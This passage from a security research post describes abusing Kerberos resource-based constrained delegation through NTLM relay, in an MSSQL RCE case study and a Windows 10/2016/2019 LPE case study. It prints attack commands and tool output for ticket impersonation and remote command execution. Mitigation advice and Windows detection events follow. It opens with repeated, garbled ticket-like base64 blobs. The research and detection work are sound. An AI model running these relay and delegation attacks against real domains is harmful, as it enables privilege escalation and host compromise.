uTEFCU6k1MCoGAWIBAQECMB08mtYnRnBsqC2h1bmFuawdhbnMubGf1cw==

doIFUDCCB8sGawIBBAEDAgEWooIEUjCCBLzhggSyMIIERqADAgEForIBEFNIRU5BTKlHQU5TLKx8Ql0iFjAUoAMCAQGHDTALGw1TZxJ2awN1QSSjBWWFAEDhAAC1ERgPMjAXoTAXMDIWMZM2NtVapHEyDZiWMTkWMtAYMTMzMZu1WqCRGA8ymDE5MDEWOTaZmZM1NVqoEhsQU0HfTKFosudBT1M
uTEFCU6k1MCoGAWIBAQECMB08mtYnRnBsqC2h1bmFuawdhbnMubGf1cw==

doIFUDCCB8sGawIBBAEDAgEWooIEUjCCBLzhggSyMIIERqADAgEForIBEFNIRU5BTKlHQU5TLKx8Ql0iFjAUoAMCAQGHDTALGw1TZxJ2awN1QSSjBWWFAEDhAAC1ERgPMjAXoTAXMDIWMZM2NtVapHEyDZiWMTkWMtAYMTMzMZu1WqCRGA8ymDE5MDEWOTaZmZM1NVqoEhsQU0HfTKFosudBT1M
uTEFCU6k1MCoGAWIBAQECMB08mtYnRnBsqC2h1bmFuawdhbnMubGf1cw==

doIFUDCCB8sGawIBBAEDAgEWooIEUjCCBLzhggSyMIIERqADAgEForIBEFNIRU5BTKlHQU5TLKx8Ql0iFjAUoAMCAQGHDTALGw1TZxJ2awN1QSSjBWWFAEDhAAC1ERgPMjAXoTAXMDIWMZM2NtVapHEyDZiWMTkWMtAYMTMzMZu1WqCRGA8ymDE5MDEWOTaZmZM1NVqoEhsQU0HfTKFosudBT1M
uTEFCU6k1MCoGAWIBAQECMB08mtYnRnBsqC2h1bmFuawdhbnMubGf1cw==


doIFUDCCB8sGawIBBAEDAgEWooIEUjCCBLzhggSyMIIERqADAgEForIBEFNIRU5BTKlHQU5TLKx8Ql0iFjAUoAMCAQGHDTALGw1TZxJ2awN1QSSjBWWFAEDhAAC1ERgPMjAXoTAXMDIWMZM2NtVapHEyDZiWMTkWMtAYMTMzMZu1WqCRGA8ymDE5MDEWOTaZmZM1NVqoEhsQU0HfTKFosudBT1M
uTEFCU6k1MCoGAWIBAQECMB08mtYnRnBsqC2h1bmFuawdhbnMubGf1cw==

doIFUDCCB8sGawIBBAEDAgEWooIEUjCCBLzhggSyMIIERqADAgEForIBEFNIRU5BTKlHQU5TLKx8Ql0iFjAUoAMCAQGHDTALGw1TZxJ2awN1QSSjBWWFAEDhAAC1ERgPMjAXoTAXMDIWMZM2NtVapHEyDZiWMTkWMtAYMTMzMZu1WqCRGA8ymDE5MDEWOTaZmZM1NVqoEhsQU0HfTKFosudBT1M
uTEFCU6k1MCoGAWIBAQECMB08mtYnRnBsqC2h1bmFuawdhbnMubGf1cw==

doIFUDCCB8sGawIBBAEDAgEWooIEUjCCBLzhggSyMIIERqADAgEForIBEFNIRU5BTKlHQU5TLKx8Ql0iFjAUoAMCAQGHDTALGw1TZxJ2awN1QSSjBWWFAEDhAAC1ERgPMjAXoTAXMDIWMZM2NtVapHEyDZiWMTkWMtAYMTMzMZu1WqCRGA8ymDE5MDEWOTaZmZM1NVqoEhsQU0HfTKFosudBT1M
uTEFCU6k1MCoGAWIBAQECMB08mtYnRnBsqC2h1bmFuawdhbnMubGf1cw==

doIFUDCCB8sGawIBBAEDAgEWooIEUjCCBLzhggSyMIIERqADAgEForIBEFNIRU5BTKlHQU5TLKx8Ql0iFjAUoAMCAQGHDTALGw1TZxJ2awN1QSSjBWWFAED
```

The following diagram illustrates this scenario:



Video demonstration of this scenario:

MSSQL RCE through xp_dirtree and NTLM relay to configure f

Elad Shamir




Regarder sur

<https://youtu.be/nL2oa3URkCs>

Matt Bush (@3xocYTE) implemented "Bad Sequel" as a PoC exploit for this scenario.

```
root@kali:/home/ec2-user# python bad_sequel.py -d shenanigans.labs -u servicea$ -n dbdf4853dad38a9a7299060f827e797f --viceb.shenanigans.labs 'msg.exe * pwned'
```




```
mssql authenticated remote code execution exploit (@3xocYTE and @elad_shamir) #shenanigans #wontfix

[*] logging in to ldap server
[+] ldap login as shenanigans.labs\servicea$ successful
[+] provided account has an SPN
[*] starting relay server on port 80
[*] logging in to mssql instance...
[*] executing relay trigger
[*] got connection from 172.31.9.252
[*] initiating connection to ldap://172.31.9.24:389
[+] relaying account SHENANIGANS\SERVICEB$
[+] relay complete
[*] running RBCD attack...
[*] adding attribute to object serviceb$...
[+] added msDS-AllowedToActOnBehalfOfOtherIdentity to object serviceb$ for object servicea$
[+] mssql query complete
[*] executing s4u2pwnage
[*] getting tgt for servicea$
[*] impersonating administrator
[*] requesting s4u2self
[+] s4u2self complete
[*] requesting s4u2proxy
[+] s4u2proxy complete
[*] saving ticket: evil.ccache
[*] loading ticket into environment
[*] executing "cmd.exe /Q /c msg.exe * pwned" over wmi
[+] complete
root@kali:/home/ec2-user# export KRB5CCNAME=/home/ec2-user/evil.ccache
root@kali:/home/ec2-user# smbclient.py serviceb.shenanigans.labs -k
Impacket v0.9.19-dev - Copyright 2018 SecureAuth Corporation

Type help for list of commands
# use C$
# ls
drw-rw-rw-      0 Mon Dec 31 13:44:44 2018 $Recycle.Bin
drw-rw-rw-      0 Wed Dec 12 10:04:16 2018 Boot
-rw-rw-rw-    388874 Wed Dec 12 10:01:59 2018 bootmgr
-rw-rw-rw-      1 Wed Dec 12 10:01:59 2018 BOOTNXT
drw-rw-rw-      0 Mon Dec 31 03:50:39 2018 Documents and Settings
-rw-rw-rw-  738197504 Sat Jan 26 07:04:28 2019 pagefile.sys
drw-rw-rw-      0 Wed Dec 12 10:04:16 2018 PerfLogs
drw-rw-rw-      0 Tue Jan  1 07:26:19 2019 Program Files
drw-rw-rw-      0 Tue Jan  1 15:08:45 2019 Program Files (x86)
drw-rw-rw-      0 Wed Jan 23 21:33:33 2019 ProgramData
drw-rw-rw-      0 Wed Dec 12 10:04:16 2018 Recovery
drw-rw-rw-      0 Mon Dec 31 11:15:28 2018 SQLServer2017Media
drw-rw-rw-      0 Tue Jan  1 09:52:59 2019 System Volume Information
drw-rw-rw-      0 Mon Dec 31 13:44:36 2018 Users
drw-rw-rw-      0 Wed Jan 23 21:44:11 2019 Windows
#
```

Case Study 2: Windows 10/2016/2019 LPE

One late night, Matt Bush (@3xocYTE), Danyal Drew (@danyaldrew) and I brainstormed ideas where to find suitable RCE/LPE primitives, and decided to explore what happens when a user changes the account picture in Windows 10/2016/2019. We analysed it with Process Monitor and quickly found that during the account picture change SYSTEM opens the picture file to read its attributes. It is a small and meaningless operation; not an arbitrary file write/read/delete. But we are humble people, and that is all we wanted.



The abuse case would work as follows:

1. The attacker compromises credentials or a TGT for an account that has an SPN or creates one ("Service A").

```
PS C:\Users\unprivileged\Desktop> New-MachineAccount -MachineAccount RogueSPN
Enter a password for the new machine account: *****
[+] Machine account RogueSPN added
```

2. The attacker gains unprivileged access to another computer running Windows 10 or Windows Server 2016/2019 with the WebDAV Redirector feature installed ("Service B").


3. If required, the attacker uses Service A to add a DNS record using ADIDNS.

```
PS C:\Users\unprivileged\Desktop> Invoke-DNSUpdate -DNSType A -DNSName webdavrelay.shenanigans.labs -DNSData 172.31.10.96 -Use
rname RogueSPN$ -Realm shenanigans.labs -Hash 3351341466d4c0c286c319c2097f58598a545e7289c8e758791fe86d611aacdc
[+] DNS update successful
PS C:\Users\unprivileged\Desktop> ping webdavrelay

Pinging webdavrelay.shenanigans.labs [172.31.10.96] with 32 bytes of data:
Reply from 172.31.10.96: bytes=32 time=2ms TTL=64
Reply from 172.31.10.96: bytes=32 time=2ms TTL=64
Reply from 172.31.10.96: bytes=32 time<1ms TTL=64
Reply from 172.31.10.96: bytes=32 time<1ms TTL=64

Ping statistics for 172.31.10.96:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 2ms, Average = 1ms
PS C:\Users\unprivileged\Desktop>
```

4. The attacker changes the account profile picture to a path on a rogue WebDAV NTLM relay server.



5. The attacker relays the computer account NTLM authentication to the LDAP service on the domain controller, and configures resource-based constrained delegation from Service A to Service B.

```
[*] received connection from 172.31.9.252
[*] got PROPFIND
[*] no Authorization header
[*] got PROPFIND
[*] message type 1
[*] initiating connection to ldap://172.31.9.24:389
[*] connection initiated
[*] negotiate sent
[*] got PROPFIND
[*] message type 3
[+] authenticating as \
[*] completing relay...
[*] sending auth...
[*] connection lock underway
[*] connection lock complete
[*] session bound, doing server info refresh...
[*] running attack...
[*] getting sid for user RogueSPN$
[*] got user sid: S-1-5-21-1504449748-3058063015-729523975-1122
[*] got sid
[*] built payload (hex): 010004801400000000000000000000000240000000102000000000005200000002002000002002c000100000000002
400ff010f0001050000000000000515000000d414ac59a75646b607a77b2b62040000
[*] built dn: CN=serviceb,CN=Computers,DC=shenanigans,DC=labs
[*] adding attribute to object serviceb$...
[*] added msDS-AllowedToActOnBehalfOfOtherIdentity to object serviceb$ for object RogueSPN$!
```

6. The attacker uses Rubeus to perform a full S4U attack to obtain a TGS to Service B for a user that has local administrator privileges on it.


7. The attacker can pass-the-ticket to compromise Service B.

```
[*] Action: Import Ticket
[*] Ticket successfully imported!
PS C:\Users\elad\Desktop> ls \\serviceb.shenanigans.labs\c$

Directory: \\serviceb.shenanigans.labs\c$

Mode                LastWriteTime         Length Name
----                -
d-----          2/23/2018   11:06 AM             PerfLogs
d-r-----         1/1/2019     7:26 AM          Program Files
d-----          1/1/2019     3:08 PM    Program Files (x86)
d-----         12/31/2018   11:15 AM    SQLServer2017Media
d-r-----         12/31/2018    1:44 PM            Users
d-----          1/1/2019   10:57 AM          Windows
```

The following diagram illustrates this scenario:



Video demonstration of this scenario:

Windows 10/2016/2019 LPE via NTLM relay to configure RBC

Elad Shamir



Regarder sur

<https://youtu.be/741uz0ILxCA>

Mitigating Factors

Accounts marked as sensitive for delegation or members of the Protected Users group are not affected by the attacks presented here, except for the [S4U2Self abuse](#). However, computer accounts are affected, and in my experience they are never marked as sensitive for delegation or added to the Protected Users group. I did not thoroughly test the effects

of setting computer accounts as sensitive for delegation or adding them to the Protected Users group, so I cannot recommend doing that, but I do recommend exploring it.

As Lee Christensen (@tifkin_) demonstrated in ["the printer bug" abuse case study at DerbyCon 8](#), obtaining a TGT/TGS for a domain controller allows performing "dcsync" and compromising the domain. As [demonstrated above](#), with resource-based constrained delegation, obtaining a TGT for any computer account allows impersonating users to it and potentially compromising the host. Therefore, it is important not to configure any host for unconstrained delegation, because it can facilitate the compromise of other hosts within the forest and within other forests with bidirectional trust.

LDAP signing with [channel binding](#) can mitigate the [RCE](#) and [LPE](#) attack chains described in the case studies above.

The [RCE/LPE](#) attack chains that involve NTLM relay to LDAP abuse a default ACE that permits Self to write msDS-AllowedToActOnBehalfOfOtherIdentity. Adding a new ACE that denies Self from writing to the attribute msDS-AllowedToActOnBehalfOfOtherIdentity will interrupt these attack chains, which will then have to fall back to abusing that primitive in conjunction with unconstrained delegation. If your organisation does not use resource-based constrained delegation, you can consider adding an ACE that blocks Everyone from writing to the attribute msDS-AllowedToActOnBehalfOfOtherIdentity.

Detection

The following events can be used in the implementation of detection logic for the attacks describes in this post:

- **S4U2Self:** S4U2Self can be detected in a Kerberos service ticket request event (Event ID 4769), where the Account Information and Service Information sections point to the

same account.

Event Properties - Event 4769, Microsoft Windows security auditing.



General Details

A Kerberos service ticket was requested.

Account Information:
Account Name: servicea\$@SHENANIGANS.LABS
Account Domain: SHENANIGANS.LABS
Logon GUID: {0ba6f7f0-97b0-a2fd-7eb4-e845149d7efe}

Service Information:
Service Name: SERVICEAS
Service ID: SHENANIGANS\SERVICEAS

Network Information:
Client Address: ::ffff:172.31.15.17
Client Port: 49752

Additional Information:
Ticket Options: 0x40800018
Ticket Encryption Type: 0x12
Failure Code: 0x0
Transited Services: -

This event is generated every time access is requested to a resource such as a computer or a Windows service. The service name indicates the resource to which access was requested.

This event can be correlated with Windows logon events by comparing the Logon GUID fields in each event. The logon event occurs on the machine that was accessed, which is often a different machine than the domain controller which issued the service ticket.

Ticket options, encryption types, and failure codes are defined in RFC 4120.

Log Name: Security
Source: Microsoft Windows security
Event ID: 4769
Level: Information
User: N/A
OpCode: Info
More Information: [Event Log Online Help](#)

Logged: 1/6/2019 5:37:03 AM
Task Category: Kerberos Service Ticket Operation:
Keywords: Audit Success
Computer: DC1.shenanigans.labs

Copy Close

- **S4U2Proxy:** S4U2Proxy can be detected in a Kerberos service ticket request event (Event ID 4769), where the Transited Services attribute in the Additional Information is

not blank.

Event Properties - Event 4769, Microsoft Windows security auditing.



General Details

A Kerberos service ticket was requested.

Account Information:
Account Name: servicea\$@SHENANIGANS.LABS
Account Domain: SHENANIGANS.LABS
Logon GUID: {0ba6f7f0-97b0-a2fd-7eb4-e845149d7efe}

Service Information:
Service Name: SERVICEB\$
Service ID: SHENANIGANS\SERVICEB\$

Network Information:
Client Address: ::ffff:172.31.15.17
Client Port: 49753

Additional Information:
Ticket Options: 0x40820010
Ticket Encryption Type: 0x12
Failure Code: 0x0
Transited Services:
servicea\$@SHENANIGANS.LABS

This event is generated every time access is requested to a resource such as a computer or a Windows service. The service name indicates the resource to which access was requested.

This event can be correlated with Windows logon events by comparing the Logon GUID fields in each event. The logon event occurs on the machine that was accessed, which is often a different machine than the domain controller which issued the service ticket.

Ticket options, encryption types, and failure codes are defined in RFC 4120.

Log Name: Security
Source: Microsoft Windows security
Event ID: 4769
Level: Information
User: N/A
OpCode: Info
More Information: [Event Log Online Help](#)

Logged: 1/6/2019 5:37:03 AM
Task Category: Kerberos Service Ticket Operation
Keywords: Audit Success
Computer: DC1.shenanigans.labs

Copy Close

- **Unconstrained Domain Persistence:** The domain persistence technique described above can be detected in a in a Kerberos service ticket request event (Event ID 4769), where the Transited Services attribute in the Additional Information is not blank

(indicating S4U2Proxy), and the Service Information points to the "krbtgt" account.



- **msDS-AllowedToActOnBehalfOfOtherIdentity:** If an appropriate SACL is defined, then resource-based constrained delegation configuration changes can be detected in directory service object modification events (Event ID 5136), where the LDAP Display Name is "msDS-AllowedToActOnBehalfOfOtherIdentity". Events where the subject identity and the object identity are the same may be an indicator for some of the

attacks presented above.



A Word of Advice from Microsoft

Microsoft did highlight the risk of S4U2Proxy in [section 5.1](#) of MS-SFU:

*"The S4U2proxy extension allows a service to obtain a service ticket to a second service on behalf of a user. When combined with S4U2self, this allows the first service to impersonate any user principal while accessing the second service. This gives any service allowed access to the S4U2proxy extension a degree of power similar to that of the KDC itself. **This implies that each of the services allowed to invoke this extension have to***

be protected nearly as strongly as the KDC and the services are limited to those that the implementer knows to have correct behavior."

S4U2Proxy is a dangerous extension that should be restricted as much as possible. However, the introduction of resource-based constrained delegation allows any account to permit arbitrary accounts to invoke S4U2Proxy, by configuring "incoming" delegation to itself. So should we protect all accounts as strongly as the KDC?

Author

Elad Shamir ([@elad_shamir](#))

Acknowledgements

- Will Schroeder ([@harmj0y](#)), Lee Christensen ([@tifkin_](#)), Matt Bush ([@3xocyte](#)), and Danyal Drew ([@danyaldrew](#)) for bouncing off ideas and helping me figure this out.
- Will Schroeder ([@harmj0y](#)) for [Rubeus](#).
- Matt Bush ([@3xocyte](#)) for [dementor.py](#), helping implement the [WebDAV NTLM relay server](#), and implementing [Bad Sequel](#).
- Lee Christensen ([@tifkin_](#)) for discovering "[the printer bug](#)" and implementing [SpoolSample](#).
- Benjamin Delpy ([@gentilkiwi](#)) for modifying Kekeo and Mimikatz to support this research. And OJ Reeves ([@TheColonial](#)) for the introduction.
- Kevin Robertson ([@NetSPI](#)) for [Powermad](#).
